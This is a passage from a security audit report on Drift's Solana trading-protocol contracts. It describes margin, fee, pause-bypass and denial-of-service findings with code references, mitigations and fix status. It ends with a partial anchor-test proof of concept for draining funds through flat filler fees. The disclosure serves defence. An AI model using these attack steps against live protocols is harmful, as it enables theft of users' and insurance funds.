The attack works as follows. The attacker opens two accounts, a filler and a maker. The maker will be bankrupted, and the filler will profit from it.

The maker deposits 33ct USDC. They then open 32 orders to buy PYTH, where `order.reduce_only` is set to `true`. Note that these orders aren't actually reducing, but we can set it to true to get around some later checks.

The filler then triggers all 32 orders, pocketing a 32ct fee from the maker. The maker now has 32 open orders and 1ct left in their account. Note that this does not trigger margin checks since they are marked as `reduce_only`, even though the weighted assets are already below the weighted liabilities [4].

The filler then calls `fill_spot_order` on all orders. The contract notices that they are marked `reduce_only` but would increase the user position, hence it allows the filler to cancel them [5]. The filler receives 32ct fees from the maker for this.

Maker is now 31ct in debt, with no other assets. We can call `ResolveSpotBankruptcy` to socialize their loss or cover it using the insurance fund. Now we can do the exact same attack again using the same account. For each iteration, the filler obtains 31ct of profit. The attack is parallelizable.

The same exploit is possible with the flat keeper fee in perp orders.

Referenced Code Locations

[1] https://github.com/drift-labs/protocol-v2/blob/ce7b432c5e8a39f7b5ff4a58fd301efe2f1a7f6e/programs/drift/src/math/margin.rs#L158

[2] https://github.com/drift-labs/protocol-v2/blob/ce7b432c5e8a39f7b5ff4a58fd301efe2f1a7f6e/programs/drift/src/controller/orders.rs#L4794

[3] https://github.com/drift-labs/protocol-v2/blob/ce7b432c5e8a39f7b5ff4a58fd301efe2f1a7f6e/programs/drift/src/controller/orders.rs#L3490

[4] https://github.com/drift-labs/protocol-v2/blob/ce7b432c5e8a39f7b5ff4a58fd301efe2f1a7f6e/programs/drift/src/controller/orders.rs#L4842

[5] https://github.com/drift-labs/protocol-v2/blob/ce7b432c5e8a39f7b5ff4a58fd301efe2f1a7f6e/programs/drift/src/controller/orders.rs#L3487

Proof of Concept

See Appendix A for the code of the proof-of-concept exploit we developed.

Mitigation Suggestion

The most obvious approach would be adding an additional cent to the margin calculation in [1]. This also applies to the perp margin calculation.

Additionally, it may be prudent to add margin checks to the triggering of orders even if they are set to `reduce_only`, since this is not necessarily true.

Resolution

The Drift team immediately responded to our report of the finding and fixed the issue by lowering the flat filler fee to 0.3ct, hence making the attack unprofitable. Additionally, the developers added a check that the flat filler fee must be set to a value smaller than half of the margin requirement added for open orders, preventing this attack from becoming exploitable again in the future. This long-term fix is in PR #1075 and is waiting to be merged.

[ND-DFT1-MD-01] Possible to open risk-increasing orders while violating initial margin requirement

Severity	Impact	Affected Component	Status
Medium	Violation of initial margin requirement	Margin logic	Acknowledged

This is a finding in the margin logic. It allows users to open orders using the maintenance and fill margin requirement instead of the initial margin requirement.

Mispricing spot orders

Let's quickly recap the margin calculation for spot markets:

A margin requiremend (mrq) is violated if the total weighted assets are below the total weighted liabilities. The weights depend on which mrq we're calculating (initial/fill/maintenance), on the asset, and whether the balance of the asset is positive (asset) or negative (liability).

In the margin logic code, collateral and weighted liabilities are calculated using the function `calculate_margin_requirement_and_total_collateral_and_liability_info`, which weights spot positions as follows:

1. If it's a quote (USDC) spot position, just use weight 1 (relevant code)
2. For all other spot positions, simulate what happens if you fulfill all buy orders at the oracle price, and what happens if you fulfill all sell orders at the oracle price. Take whichever results in a worse influence on the mrq (relevant code). More in-detail: To simulate all sell orders being executed (buy is analogous), do the following: Take the current number of tokens in the position and subtract the number of tokens to be sold through the sell orders. Multiply the total by the current oracle price. If the result is positive, multiply it by the asset weight and add it to the user's assets. If it's negative, multiply it by the liability weight and add it to the user's liabilities. Then add the current oracle value of the tokens bought via the orders, unweighted, to the user's assets (relevant code).

The bug is in 2. It weights open orders according to the oracle price of the tokens, even when the order itself is at a much worse price. Hence, when the order is executed, the user may be worse off than calculated by the margin logic.

A full loss-of-funds is prevented by the fact that when filling orders, the protocol checks that the maker and taker still fulfill their margin requirements (fill if it is risk-increasing for them, maintenance if

risk-decreasing). Relevant code location: https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/controller/orders.rs#L3907

Additionally, there are checks for the following:

When keepers fill orders, there is a constraint that the order cannot deviate from the oracle price by more than `(asset_initial_liability_weight-1)*oracle_price` (for SOL, this is 1.2-1 = 20%):

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/math/orders.rs#L486-L494

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/controller/orders.rs#L3551

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/state/spot_market.rs#L375-L386

And of course, user needs to maintain the initial margin requirement to place a risk-increasing order:

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/controller/orders.rs#L3260-L3268

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/math/margin.rs#L569

We'll exploit this to open a risk-increasing order while breaching the initial margin requirement. Let's consider a case where 1 SOL = $100. SOL has initial weights of 1.2 and 0.8, and maintenance weights of 1.1 and 0.9. The attacker has two accounts A and B. A has 1 SOL, B has $465. The attacker wants to open a large short on SOL with A without respecting the initial margin requirement. They will do this by funneling money to B.

A opens a 5 SOL sell @ $93 (which is well within the oracle price bands). The order margin check calculates an initial weighted liability of (1-5)*$100*1.2 = $480 (ignoring negligible tihngs like fees, the small liability summands for open orders, etc) and initial weighted assets of 5*$100 = $500. B opens a buy order for 5 SOL @ $93 and immediately cranks to match the two orders. They obtain $500 worth of SOL for $465. After the order, A is still within the fill margin requirement: The fill weighted liabilities are -4*$100*1.15 = $460 and the assets are $465. Hence, the trade is fulfilled.

B now turns around and sells their SOL for ~$500. The attacker is free to withdraw this money or use it elsewhere. However, A has now opened an order without respecting the initial margin requirement: Their initial weighted liabilities are -4*$100*1.2 = $480, and their assets are $465.

Note that it's also possible, using the same strategy, to open orders that reduce the amount of free collateral with the maintenance margin requirement. By mispricing the orders, orders which are seen as risk-reducing can actually increase risk. I'm omitting the details here, but consider a case where A

has 15 SOL, a borrow of 10 mSOL, and they sell 25 SOL @ 90 to B. Their free collateral will reduce, even though the margin logic categorized the order as risk-reducing.

Mispricing perp orders

A similar bug also exists for margin calculation of perp orders. Their unrealized PNL als calculated using the oracle price and added to the collateral of the user. For the SOL-perp, the maintenance unrealized pnl weight is 100%.

See: https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/math/position.rs#L102-L108

See also: https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/math/margin.rs#L477

Due to the leverage involved, the mispricings here can have an even larger effect even if they are small. However, again, a loss-of-funds is prevented by a check that all involved parties fulfill the margin requirements during filling of perp orders.

Triggering orders

During triggering of orders, the decision on which margin requirement to use is also based solely on whether they reduce the position, not on whether they may increase risk via mispricings. Relevant code: https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/controller/orders.rs#L2661

Resolution

The Drift team acknowledged the issue.

[ND-DFT1-MD-02] Circumventing Pausing of Withdraw and Deposit, as well as Similar Restrictions

Severity	Impact	Affected Component	Status
Medium	Users can circumvent restrictions	Flash loans and external market fills	Resolved

Pausing withdrawals is usually the first action taken on noticing a potential security incident, in order to avoid outflow of funds until the situation is investigated. This is implemented in Drift via the ExchangeStatus flags, which is checked for most, but not all, ways of extracting money from the contract. There are two ways it can be circumvented.

Using the flash loan instructions

Consider the flash loan swap instructions. They allow an authority or their delegate to withdraw token A and later deposit token B, as long as the ratio of the amounts is within an oracle price band and their account fulfills the margin requirements.

However, this leaves room for withdrawing and depositing funds even when those operations are disabled. An attacker can withdraw by starting a flash loan with token A, swapping say 95% of that to token B, sending the remaining 5% to another one of their wallets via the token program, and finally ending the swap by sending back the swapped token B amount. They can then repeat this back and forth until they've withdrawn as much as they want. The delegate (who cannot use the token program) can also do this, e.g. via swapping the 5% to a different, uninvolved token. It is also possible to deposit when deposits are paused using an analogous strategy.

We would recommend adding a check that withdrawal and deposits are not disabled for the flash loan instructions.

Relevant code:

https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/instructions/user.rs#L2365

https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/instructions/user.rs#L2615

Note that there are also other checks and actions that happen in Withdraw, but not in EndSwap when money is effectively being withdrawn. Among these are the application of withdraw fees and the

`validate_spot_margin_trading` check. Both are only of minor concern. Withdraw fees aren't a major hindrance and there are other ways to get around them, and getting around the margin check effectively just nullifies a self-imposed restriction.

Using external market fills

A similar attack is also possible by filling orders on external markets, though it requires more setup and incurs a higher cost.

The attacker can widen the spread on the external market in one direction, set orders on the edge of the spread, and then trade against them using spot orders in their Drift account (while themselves calling the keeper fill instruction in order to ensure that their orders are matched to the correct external orders). These mispriced trades in the favor of their external orders result in the extraction of funds.

We would recommend adding a check for the pause state of withdrawal and deposits when filling via external markets.

Relevant code:

https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/controller/orders.rs#L4325

Resolution

The drift team resolved the issue by adding checks that withdrawals and deposits are not paused during the flash loan, as well as during external market fills. This fix was implemented in PR #881, which is waiting to be merged.

[ND-DFT1-LO-01] External Users Can Block Admin From Adding New Serum Markets

Severity	Impact	Affected Component	Status
Low	DOS of adding new markets	HandleInitializeSerumFulfillmentConfig	Resolved

In the instruction function `handle_initialize_serum_fulfillment_config`, the protocol opens a `serum_open_orders` account via `controller::pda::seed_and_create_pda`. This in turn uses `system_instruction::create_account` to create the account.

Use of create account is an issue here, as it fails if the account already has lamports. Since anyone can transfer lamports onto an account, and the open orders account is a PDA derived from the serum market, an attacker block creation of new markets:

1. Create a list of all serum markets, and calculate the respective open-order accounts drift would use
2. Transfer lamports onto the non-existing open-orders account
3. Admin can no longer call `handle_initialize_serum_fulfillment_config` as all calls to it will fail with an account already initialized error.

This is the only place Drift uses `create_account` directly, with all other cases handled by anchor, which handles this case this correctly.

Location

Relevant code locations are:

https://github.com/drift-labs/protocol-v2/blob/71258a38f01e90c8e85654b718b02942cc2d7100/programs/drift/src/instructions/admin.rs#L361

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/controller/pda.rs#L24

Relevant Code Snippets

```
let open_orders_seeds: &[&[u8]] = &[b"serum_open_orders",
↪   serum_market_key.as_ref()];
    controller::pda::seed_and_create_pda(
        ctx.program_id,
        &ctx.accounts.admin.to_account_info(),
        &Rent::get()?,
        size_of::<serum_dex::state::OpenOrders>() + 12,
        &serum_program_id,
        &ctx.accounts.system_program.to_account_info(),
        &ctx.accounts.serum_open_orders,
        open_orders_seeds,
    )?;
```

```
    solana_program::program::invoke_signed_unchecked(
        &solana_program::system_instruction::create_account(
            funder.key,
            pda_account.key,
            rent.minimum_balance(space).max(1),
            space as u64,
            owner,
        ),
        &[funder.clone(), pda_account.clone(), system_program.clone()],
        pda_signer_seeds,
    )
```

Mitigation Suggestion

Use `transfer/allocate/assign` instead of `create_account` when the account has > 0 lamports. See for example the ATA program: https://github.com/solana-labs/solana-program-library/blob/9644c51cb1d705aec2f2e4f66eb72c3a3dbceaab/associated-token-account/program/src/tools/account.rs#L18-L18

Resolution

The Drift developers fixed this by implementing the mitigation suggestion. For creating the account, the program now follows the allocate-assign pattern if the target account already has lamports. The fix is waiting to be merged in PR #1077.

[ND-DFT1-LO-02] Whitelist Mint Check is Easily Circumvented

Severity	Impact	Affected Component	Status
Low	None	Oracle admin instructions	Resolved

When creating a user subaccount, the protocol optionally checks whether that the user possesses a whitelist mint token. Currently this feature is disabled. However, if it were enabled, it could be easily circumvented.

The bug is that while the instruction checks that the user is the authority of a token account with the correct whitelist mint, no check is done that the token account actually holds any tokens. Anyone can create a token account for any mint which holds no tokens.

If there are no plans to use this feature again, the offending code can also be removed.

Location

The relevant code location is as follows:

https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/instructions/user.rs#L120-L127

Relevant Code Snippet

```
pub fn validate_whitelist_token(
    whitelist_token: Account<TokenAccount>,
    whitelist_mint: &Pubkey,
    authority: &Pubkey,
) -> DriftResult {
    validate!(
        &whitelist_token.owner == authority,
        ErrorCode::InvalidWhitelistToken,
        "Whitelist token owner ({:?}) does not match authority ({:?})",
        whitelist_token.owner,
        authority
    )?;
```

```
    validate!(
        &whitelist_token.mint == whitelist_mint,
        ErrorCode::InvalidWhitelistToken,
        "Token mint ({:?}) does not whitelist mint ({:?})",
        whitelist_token.mint,
        whitelist_mint
    )?;

    Ok(())
}
```

Resolution

This was fixed by the Drift team by requiring the token account to have an amount greater than 0, as implemented in PR #1076, which is currently waiting to be merged.

[ND-DFT1-LO-03] Surge Pricing for Subaccounts is Ineffective

Severity	Impact	Affected Component	Status
Low	Very limited DOS	Subaccount surge pricing	Acknowledged

Description

Drift enforces a limit on the global number of (sub-)accounts. Once a target utilization is reached, users are charged a linear surge-price for opening new accounts. This surge pricing is basically extra rent on the sub-account.

With `reclaim_rent`, a user can get those extra fees back, as long as your `user_stats` account – not the subaccount! – is older than 13 days. So an attacker can create a bunch of `user_stats` accounts, wait 13 days, then blow through all sub-accounts without paying any surge pricing.

Location

Surge-Fee-Paid here: https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/instructions/user.rs#L162-L183 Rent repaid: https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/instructions/user.rs#L1938-L1947

Relevant Code Snippets

```
pub fn get_init_user_fee(&self) -> DriftResult<u64> {
        let max_init_fee: u64 = (self.max_initialize_user_fee as u64) *
        ↪  LAMPORTS_PER_SOL_U64 / 100;

        let target_utilization: u64 = 8 * PERCENTAGE_PRECISION_U64 / 10;

        let account_space_utilization: u64 = self
            .number_of_sub_accounts
            .safe_mul(PERCENTAGE_PRECISION_U64)?
            .safe_div(self.max_number_of_sub_accounts().max(1))?;

        let init_fee: u64 = if account_space_utilization >
        ↪  target_utilization {
```

```
            max_init_fee

                ↪  .safe_mul(account_space_utilization.safe_sub(target_utilization)?)?

                ↪  .safe_div(PERCENTAGE_PRECISION_U64.safe_sub(target_utilization)?)?
        } else {
            0
        };

        Ok(init_fee)
    }
```

```
pub fn handle_initialize_user(/*...*/) {

    // ...

    let init_fee = state.get_init_user_fee()?;

    if init_fee > 0 {
        let payer_lamports =
         ↪  ctx.accounts.payer.to_account_info().try_lamports()?;
        if payer_lamports < init_fee {
            msg!("payer lamports {} init fee {}", payer_lamports,
             ↪  init_fee);
            return Err(ErrorCode::CantPayUserInitFee.into());
        }

        invoke(
            &transfer(
                &ctx.accounts.payer.key(),
                &ctx.accounts.user.key(),
                init_fee,
            ),
            &[
                ctx.accounts.payer.to_account_info().clone(),
                ctx.accounts.user.to_account_info().clone(),
                ctx.accounts.system_program.to_account_info().clone(),
            ],
        )?;
    }
```

```
    // ...

}
```

```
pub fn handle_reclaim_rent(ctx: Context<ReclaimRent>) -> Result<()> {
    let user_size = ctx.accounts.user.to_account_info().data_len();
    let minimum_lamports = ctx.accounts.rent.minimum_balance(user_size);
    let current_lamports =
    ↪  ctx.accounts.user.to_account_info().try_lamports()?;
    let reclaim_amount = current_lamports.saturating_sub(minimum_lamports);

    validate!(
        reclaim_amount > 0,
        ErrorCode::CantReclaimRent,
        "user account has no excess lamports to reclaim"
    )?;

    **ctx
        .accounts
        .user
        .to_account_info()
        .try_borrow_mut_lamports()? = minimum_lamports;

    **ctx
        .accounts
        .authority
        .to_account_info()
        .try_borrow_mut_lamports()? += reclaim_amount;

    let user_stats = &mut load!(ctx.accounts.user_stats)?;

    // Skip age check if is no max sub accounts
    let max_sub_accounts = ctx.accounts.state.max_number_of_sub_accounts();
    let estimated_user_stats_age =
    ↪  user_stats.get_age_ts(Clock::get()?.unix_timestamp);
    validate!(
        max_sub_accounts == 0 || estimated_user_stats_age >= THIRTEEN_DAY,
        ErrorCode::CantReclaimRent,
        "user stats too young to reclaim rent. age ={} minimum = {}",
        estimated_user_stats_age,
        THIRTEEN_DAY
```

```
    )?;

    Ok(())
}
```

Mitigation Suggestion

To fix this, you'd either have to add a 'time opened' to each user account, not just the `user_stats` accounts, or not allow refunding rent below the current surge-price limit.

Resolution

The Drift team acknowledged the finding.

[ND-DFT1-LO-04] Possible to enter spot margin trading when it is disabled

Severity	Impact	Affected Component	Status
Low	Spot margin trading flag violation	User margin trading logic	Acknowledged

This is similar to ND-DFT1-LO-04. The general issue of mispricing orders reoccurs multiple times, we separate it into two findings here for clarity of applicability.

In the verification that the user cannot enter spot margin trading with their orders, open bids are again valued at the oracle price, not the actual price of the order: https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/math/margin.rs#L708

By mispricing orders and funneling money to a second account via the mispriced orders, a user can enter spot margin trading even when `user.is_margin_trading_enabled == false`.

Resolution

The Drift team acknowledged the finding.

[ND-DFT1-IN-01] Admin Can Pass Invalid Oracle Accounts

Severity	Impact	Affected Component	Status
Info	None	Oracle admin instructions	Resolved

An admin can pass an invalid oracle accounts to most admin instructions.

Take for example `handle_initialize_perp_market` and `handle_initialize_spot_market`. Both take an `oracle` account, which has no checks. The account is read, and the price and account stored in the market.

The same situation happens in `handle_update_perp_market_oracle` and `handle_update_spot_market` An arbitrary oracle account can be written to the market. It doesn't even have to parse, as the oracle key is taken from instruction data, not the account context.

These instructions are only available to the admin, so this issue has very limited impact. We still recommend adding checks, simply to reduce possible edge-cases.

Location

The relevant code location is:

https://github.com/drift-labs/protocol-v2/blob/ac4bfd00e92105adba9809bcf1dfc50b3eb278ae/programs/drift/src/instructions/admin.rs#L2040

Relevant Code Snippet

```
#[access_control(
    perp_market_valid(&ctx.accounts.perp_market)
)]
pub fn handle_update_perp_market_oracle(
    ctx: Context<RepegCurve>,
    oracle: Pubkey,
    oracle_source: OracleSource,
) -> Result<()> {
    let perp_market = &mut load_mut!(ctx.accounts.perp_market)?;
    let clock = Clock::get()?;
```

```
    // Verify oracle is readable
    let OraclePriceData {
        price: _oracle_price,
        delay: _oracle_delay,
        ..
    } = get_oracle_price(&oracle_source, &ctx.accounts.oracle,
    ↪  clock.slot)?;

    perp_market.amm.oracle = oracle;
    perp_market.amm.oracle_source = oracle_source;

    Ok(())
}
```

Mitigation Suggestion

Add owner checks to the oracle accounts. For admin instructions, you know the `OracleSource` type anyways, and could simply add an owner-check while reading the price.

As for `handle_update_perp_market_oracle` and `handle_update_spot_market_oracle`, you should additionally check that the oracle in the instruction-data matches the oracle from the accounts, or drop the instruction-data entirely.

The user-facing instructions are fine, as the keys are hardcoded in the markets.

Resolution

The Drift team resolved this issue by implementing both the suggested owner check and the additional checks mentioned above. The fix is currently waiting to be merged in PR #1082.

[ND-DFT1-IN-02] An Attacker Can Prevent Deletion of All '0' Subaccounts for All Users

Severity	Impact	Affected Component	Status
Info	Possible to block users from reclaiming rent	Subaccount deletion	Resolved

Description

Drift allows users to delete all their subaccounts under certain conditions, tracked in `validate_user_deletion`. One of the conditions is that the 0th-subaccount can only be deleted if the user is NOT a referrer.

Anyone can set a user to be a referrer, by simply opening a new account and specifying said user as a referrer. This is currently a non-reversible action. An attacker could thus simply open a user account, set the referrer flag on an arbitrary other user, and delete his subaccount again. It's only possible to provide a referrer when creating the first account (`user_stats.number_of_sub_accounts == 1`), but this stat is decreased again when deleting the user-account. So an attacker could simply:

- create a new user_stats account for a new authority
- wait 13 days, so sub-accounts can be deleted
- loop `u16::max` times (limit of `number_of_sub_accounts_created`):
  - create a new (first) subaccount, specifying an arbitrary user as referrer
  - delete this new subaccount again. Referrer flag of the other user will remain
- if not all 0-accounts referrer-locked, start over again

This is essentially free to do. Since user accounts cost ~5$ in rent right now, this might annoy users wanting to close their account.

Mitigation Suggestion

A complete fix of this is a bit awkward, since Drift blocks deletion of referrer-accounts for good reason. One partial fix might be to switch the condition that allows specifying a referrer to `number_of_sub_accounts_created` instead of `number_of_sub_accounts`, so only one referrer can be supplied for each `user_stats` account ever, even if subaccounts are deleted. Then the attacker would have to pay rent for each referrer flag set.

If you would allow deletion of referrer-target-accounts, you'd have to make it possible to 'prove' that the referrer has been deleted, which isn't trivial in the current architecture and likely not worth the effort.

Location

setting referrer flag: https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/instructions/user.rs#L96-L118

referrer check on delete: https://github.com/drift-labs/protocol-v2/blob/fab9760f4709a0acdd233e86911aa077f4bd3758/programs/drift/src/validation/user.rs#L13-L17

Relevant Code Snippets

```
pub fn handle_initialize_user(
    ctx: Context<InitializeUser>,
    sub_account_id: u16,
    name: [u8; 32],
) -> Result<()> {

    // ...

    let remaining_accounts_iter = &mut
    ↪  ctx.remaining_accounts.iter().peekable();

    let mut user_stats = load_mut!(ctx.accounts.user_stats)?;
    user_stats.number_of_sub_accounts =
↪   user_stats.number_of_sub_accounts.safe_add(1)?;

    // Only try to add referrer if it is the first user
    if user_stats.number_of_sub_accounts == 1 {
        let (referrer, referrer_stats) =
        ↪  get_referrer_and_referrer_stats(remaining_accounts_iter)?;
        let referrer = if let (Some(referrer), Some(referrer_stats)) =
        ↪  (referrer, referrer_stats) {
            let referrer = load!(referrer)?;
            let mut referrer_stats = load_mut!(referrer_stats)?;

            validate!(referrer.sub_account_id == 0,
            ↪  ErrorCode::InvalidReferrer)?;
```

```
            validate!(
                referrer.authority == referrer_stats.authority,
                ErrorCode::ReferrerAndReferrerStatsAuthorityUnequal
            )?;

            referrer_stats.is_referrer = true;

            referrer.authority
        } else {
            Pubkey::default()
        };

        user_stats.referrer = referrer;
    }

    // ...

}
```

```
pub fn validate_user_deletion(
    user: &User,
    user_stats: &UserStats,
    state: &State,
    now: i64,
) -> DriftResult {
    validate!(
        !user_stats.is_referrer || user.sub_account_id != 0,
        ErrorCode::UserCantBeDeleted,
        "user id 0 cant be deleted if user is a referrer"
    )?;

    //...

}
```

Resolution

The Drift team implemented the partial fix suggested by us, now only allowing a user to specify a referrer when creating the first subaccount in the history of their UserStats account existing, instead of

every time they go from zero subaccounts to one subaccount. This makes the above attack very costly for the attacker to execute. Due to the limited impact, we do not expect to see this attack in practice after this fix.

The fix is in PR #1083 and is currently waiting to be merged.

[ND-DFT1-IN-03] Truncating Casts

Severity	Impact	Affected Component	Status
Info	None	Multiple locations	Resolved

There are three locations where truncating casts can happen. Once when casting an order index, and twice when converting the price of an order on serum. They do not seem exploitable currently, but to avoid them becoming exploitable in the future, checked casts should be preferred.

Relevant code locations are:

https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/math/fulfillment.rs#L75

https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/math/serum.rs#L34

https://github.com/drift-labs/protocol-v2/blob/c5a1389d9514794346953e5a69cb24b43c816352/programs/drift/src/math/serum.rs#L40

Resolution

The Drift developers changed all three instances mentioned above to use checked casts. The changes are in PR #1078 and are waiting to be merged.

A | Proof of Concept for ND-DFT1-CR-01

Below is the full code of the proof-of-concept we developed for the critical vulnerability detailed in this report. Note that it is in the form of an anchor test to rapidly develop and confirm the exploit.

```
import * as anchor from '@coral-xyz/anchor';

import { Program } from '@coral-xyz/anchor';

import { Keypair, TransactionSignature } from '@solana/web3.js';

import {
    TestClient,
    BN,
    PRICE_PRECISION,
    PositionDirection,
    User,
    Wallet,
    EventSubscriber,
    OracleSource,
    getSignedTokenAmount,
    getTokenAmount,
    DriftClient,
    UserAccount,
    Order,
    SerumV3FulfillmentConfigAccount,
    PhoenixV1FulfillmentConfigAccount,
    MakerInfo,
    ReferrerInfo,
    TxParams,
    getOrderParams,
    MarketType,
    OrderParams,
    OrderType,
} from '../sdk/src';

import {
    initializeQuoteSpotMarket,
    initializeSolSpotMarket,
    mockOracle,
    mockUSDCMint,
```

```
    mockUserUSDCAccount,
    printTxLogs,
    sleep,
} from './testHelpers';

import { BulkAccountLoader, MARGIN_PRECISION, OrderTriggerCondition,
↪  PostOnlyParams, PublicKey } from '../sdk/lib';

function clientBalanceInMarket(client: TestClient, subaccountIdx: number,
↪  marketIndex: number): BN {
    const spotPosition = client.getSpotPosition(marketIndex,
↪  subaccountIdx);
    if (spotPosition === undefined) {
        return new BN(0);
    }
    const spotMarket = client.getSpotMarketAccount(marketIndex);
    return getSignedTokenAmount(
        getTokenAmount(
            spotPosition.scaledBalance,
            spotMarket,
            spotPosition.balanceType
        ),
        spotPosition.balanceType
    );
}


async function fillSpotOrder(
    client: DriftClient,
    userAccountPublicKey: PublicKey,
    user: UserAccount,
    order?: Order,
    fulfillmentConfig?:
        | SerumV3FulfillmentConfigAccount
        | PhoenixV1FulfillmentConfigAccount,
    makerInfo?: MakerInfo | MakerInfo[],
    referrerInfo?: ReferrerInfo,
    txParams?: TxParams,
    fillerPublicKey?: PublicKey
): Promise<TransactionSignature> {
    const { txSig } = await client.sendTransaction(
        await client.buildTransaction(
```

```
            await client.getFillSpotOrderIx(
                userAccountPublicKey,
                user,
                order,
                fulfillmentConfig,
                makerInfo,
                referrerInfo,
                fillerPublicKey
            ),
            txParams
        ),
        [],
        client.opts
    );
    return txSig;
}



describe('draining funds via flat filler reward fee', () => {
    const provider = anchor.AnchorProvider.local(undefined, {
        commitment: 'confirmed',
        preflightCommitment: 'confirmed',
    });
    const connection = provider.connection;
    anchor.setProvider(provider);
    const chProgram = anchor.workspace.Drift as Program;

    let adminDriftClient: TestClient;

    const eventSubscriber = new EventSubscriber(connection, chProgram, {
        commitment: 'recent',
    });
    eventSubscriber.subscribe();

    const bulkAccountLoader = new BulkAccountLoader(connection,
↪   'confirmed', 1);

    let usdcMint;
    let pythMint;
```

```
    let pythUsd;
    let marketIndexes;
    let spotMarketIndexes;
    let oracleInfos;

    const oneUSDC = 10 ** 6;
    const onePyth = 10 ** 9;

    // from https://explorer.solana.com/address/
    ↪  BFvA3B6aRccCoF5vGb2Ph71twjZp1nLjyAzao34dvvnq
    // we're using pyth here because a previous version of the finding
    ↪  relied on price*step_size being low, but there's no reason this
    ↪  wouldn't work for SOL as well
    const pythMinOrderSize = 100; // 0.0001 PYTH
    const pythStepSize = 10 ** 4; // 0.01 PYTH
    const pythTickSize = 100;

    before(async () => {

        /********** USDC and PYTH market setup ************** */

        console.log("|    Setting up USDC and PYTH markets");

        usdcMint = await mockUSDCMint(provider);
        pythMint = await mockUSDCMint(provider); // this is just another
↪   token mint with 6 decimals

        pythUsd = await mockOracle(0.60); // let's use 1 PYTH = 0.60 USDC

        marketIndexes = [];
        spotMarketIndexes = [0, 1];
        oracleInfos = [{ publicKey: pythUsd, source: OracleSource.PYTH }];

        adminDriftClient = new TestClient({
            connection,
            wallet: provider.wallet,
            programID: chProgram.programId,
            opts: {
                skipPreflight: true, // so we see full program logs in
↪   .anchor/program-logs
                commitment: 'confirmed',
            },
```

```
            activeSubAccountId: 0,
            perpMarketIndexes: marketIndexes,
            spotMarketIndexes: spotMarketIndexes,
            oracleInfos,
            accountSubscription: {
                type: 'polling',
                accountLoader: bulkAccountLoader,
            },
        });
        await adminDriftClient.initialize(usdcMint.publicKey, true);
        await adminDriftClient.subscribe();
        console.log("||   Initializing Quote Spot market");
        await initializeQuoteSpotMarket(adminDriftClient,
↪   usdcMint.publicKey);
        console.log("||   Initializing Pyth Spot market");
        await initializeSolSpotMarket(adminDriftClient, pythUsd,
↪   pythMint.publicKey); // creates the pyth market -- note that we use the
↪   SolSpotMarket, we'll modify the parameters to fit pyth

        // these are the pyth market margin weights:
         ↪  https://explorer.solana.com/address/
         ↪  BFvA3B6aRccCoF5vGb2Ph71twjZp1nLjyAzao34dvvnq
        console.log("|||  Setting Pyth Spot market parameters");
        await adminDriftClient.updateSpotMarketMarginWeights(
            1,
            MARGIN_PRECISION.toNumber() * 0.5,
            MARGIN_PRECISION.toNumber() * 0.75,
            MARGIN_PRECISION.toNumber() * 1.5,
            MARGIN_PRECISION.toNumber() * 1.25
        );

        await adminDriftClient.updateSpotMarketMinOrderSize(1, new
↪   BN(pythMinOrderSize));
        await adminDriftClient.updateSpotMarketStepSizeAndTickSize(1, new
↪   BN(pythStepSize), new BN(pythTickSize));
        console.log("|    done!");
    });

    after(async () => {
        await adminDriftClient.unsubscribe();
        await eventSubscriber.unsubscribe();
    });
```

```
    it('make', async () => {

        /********** user X setup, this is representative of the totality of
        ↪  uninvolved users who get their money stolen ***************/

        console.log("| Creating user X to have enough money in the market.
        ↪  Won't do anything, just has some balance.")
        const randoKeypair = new Keypair();
        await provider.connection.requestAirdrop(randoKeypair.publicKey,
↪   2000 * 10 ** 9); // 2000 SOL
        await sleep(1000);
        const randoWallet = new Wallet(randoKeypair);
        const randoDriftClient = new TestClient({
            connection,
            wallet: randoWallet,
            programID: chProgram.programId,
            opts: {
                skipPreflight: true, // so we see full program logs in
↪   .anchor/program-logs
                commitment: 'confirmed',
            },
            activeSubAccountId: 0,
            perpMarketIndexes: marketIndexes,
            spotMarketIndexes: spotMarketIndexes,
            oracleInfos,
            userStats: false,
            accountSubscription: {
                type: 'polling',
                accountLoader: bulkAccountLoader,
            },
        });
        await randoDriftClient.subscribe();

        // Create useraccount with 1m USDC
        const randoUSDCAmount = new BN((1000000) * oneUSDC);
        const userUSDCAccount2 = await mockUserUSDCAccount(
            usdcMint,
            randoUSDCAmount,
            provider,
            randoKeypair.publicKey
        );
```

```
        console.log("|| Creating User X account + depositing 1m USDC");
        await randoDriftClient.initializeUserAccountAndDepositCollateral(
